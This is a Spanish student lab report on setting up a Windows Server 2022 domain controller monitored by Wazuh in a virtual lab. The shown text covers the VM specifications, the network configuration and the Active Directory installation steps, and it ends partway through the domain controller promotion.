

Bastionado de Active Directory y monitorización con Wazuh



wazuh.

Nombre: Guillermo Ginés

ÍNDICE

Introducción y MVs	3
Instalación de Active Directory en Windows Server	5
Reenviadores para el acceso a Internet	13
Configuración de usuarios, unidades organizativas y directivas de grupo	15
Instalación de Sysmon	19
Instalación de Suricata	22
Unión del Windows 10 cliente al dominio	26
Instalación de Wazuh Manager en Ubuntu Server	30
Instalación de Wazuh Agent en Windows Server y Windows 10	33
Configuración de los agentes para leer Sysmon y detectar Suricata	37
Realizando los ataques con Kali Linux	38
Defensa y mitigación	52
Conclusiones	66
Webgrafía	67

Introducción y MVs

Este proyecto consiste en monitorear las alertas de seguridad de un Windows Server con Active Directory instalado utilizando el SIEM Wazuh tras lanzar ataques simulados desde Kali Linux, para posteriormente aplicar medidas de protección en el controlador de dominio. Todo ello desde un entorno virtualizado con VirtualBox.


Los objetivos son:

- Desplegar un Windows Server con Active Directory, configurando el controlador de dominio.
- Configurar un Windows 10 cliente para que pertenezca al controlador de dominio.
- Instalar Wazuh Manager en Ubuntu Server para procesar los eventos de seguridad.
- Instalar Wazuh Agent en Windows Server para enviar los eventos de seguridad al Wazuh Manager.
- Instalar Sysmon en Windows Server y el cliente y Suricata únicamente en Windows Server
- Lanzar ataques simulados desde Kali Linux hacia el Windows Server.
- Detectar y analizar los ataques en el Wazuh Manager.
- Aplicar medidas de protección en el controlador de dominio.

El entorno está compuesto por las siguientes MVs:

- **Windows Server 2022 Standard:** Actúa como el controlador de dominio.
 - **CPU:** 4
 - **Memoria:** 8000 MB
 - **Disco:** 80 GB
 - **Red:** Adaptador en Red NAT con la IP fija 10.0.1.10
- **Ubuntu Server 24.04:** Tiene instalado Wazuh Manager para recopilar los eventos de seguridad en tiempo real y Wazuh Dashboard para proporcionar la interfaz web.
 - **CPU:** 4
 - **Memoria:** 8000 MB
 - **Disco:** 80 GB
 - **Red:**
 - Adaptador en Red NAT con la IP fija 10.0.1.11
 - Adaptador en host-only con la IP 192.168.56.x

- **Windows 10 Pro:** Actúa como un cliente perteneciente al controlador de dominio.
 - **CPU:** 2
 - **Memoria:** 4096 MB
 - **Disco:** 50 GB
 - **Red:** Adaptador en Red NAT con la IP fija 10.0.1.20
- **Kali Linux:** Actúa como atacante para lanzar ataques hacia el Windows Server.
 - **CPU:** 2
 - **Memoria:** 4096 MB
 - **Disco:** 30 GB
 - **Red:** Adaptador en Red NAT con la IP fija 10.0.1.21



Mapa de red

Instalación de Active Directory en Windows Server

Antes de realizar la instalación del AD, he configurado la red del Windows Server de esta manera:

- **IP estática:** 10.0.1.10
- **Máscara de subred:** 255.255.255.0
- **Puerta de enlace:** 10.0.1.1
- **Servidor DNS preferido:** 10.0.1.10 (Para asegurar la resolución de nombres local)

Propiedades: Protocolo de Internet versión 4 (TCP/IPv4)

General

Puede hacer que la configuración IP se asigne automáticamente si la red es compatible con esta funcionalidad. De lo contrario, deberá consultar con el administrador de red cuál es la configuración IP apropiada.

☐ Obtener una dirección IP automáticamente

☒ Usar la siguiente dirección IP:

Dirección IP: 10 . 0 . 1 . 10

Máscara de subred: 255 . 255 . 255 . 0

Puerta de enlace predeterminada: 10 . 0 . 1 . 1

☐ Obtener la dirección del servidor DNS automáticamente

☒ Usar las siguientes direcciones de servidor DNS:

Servidor DNS preferido: 10 . 0 . 1 . 10

Servidor DNS alternativo: . . .

☐ Validar configuración al salir

Opciones avanzadas...

Propiedades del adaptador Red NAT

```
Administrador: C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 10.0.20348.587]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>ipconfig


Configuración IP de Windows

Adaptador de Ethernet Ethernet:


    Sufixo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::7ce7:e7f2:5b56:d4cc%4
    Dirección IPv4. . . . . : 10.0.1.10
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.1.1
```

Configuración IP de Windows

El siguiente paso tras configurar la red, ha sido cambiar el nombre del servidor. Desde el **Administrador del servidor > Servidor local > Propiedades > Nombre de equipo**



Después de aplicar el nombre '**SRV-LAB**', he reiniciado el servidor para reflejar los cambios:




Después de estos ajustes en el servidor, he iniciado el proceso de instalación del AD. Desde el panel del administrador del servidor, he seleccionado **Agregar roles y características**.


En el tipo de instalación he seleccionado **Instalación basada en características o en roles**, ya que los roles se instalan en este servidor:




En el servidor de destino, he seleccionado el propio servidor:




En los roles del servidor, he seleccionado los servicios de dominio de Active Directory con todas sus características por defecto:







Por último, he permitido el reinicio automático del servidor y he confirmado la instalación:




Una vez finalizada la instalación, he seleccionado **Promover este servidor a controlador de dominio** para iniciar su configuración:




He agregado un nuevo bosque indicando el nombre de dominio **server.local**




He indicado una contraseña para el modo de restauración de servicios de directorio (DSRM), la cual permitirá recuperar, restaurar o reparar la base de datos de AD sin que los servicios del dominio estén activos, iniciando el servidor en Modo seguro de Active Directory:



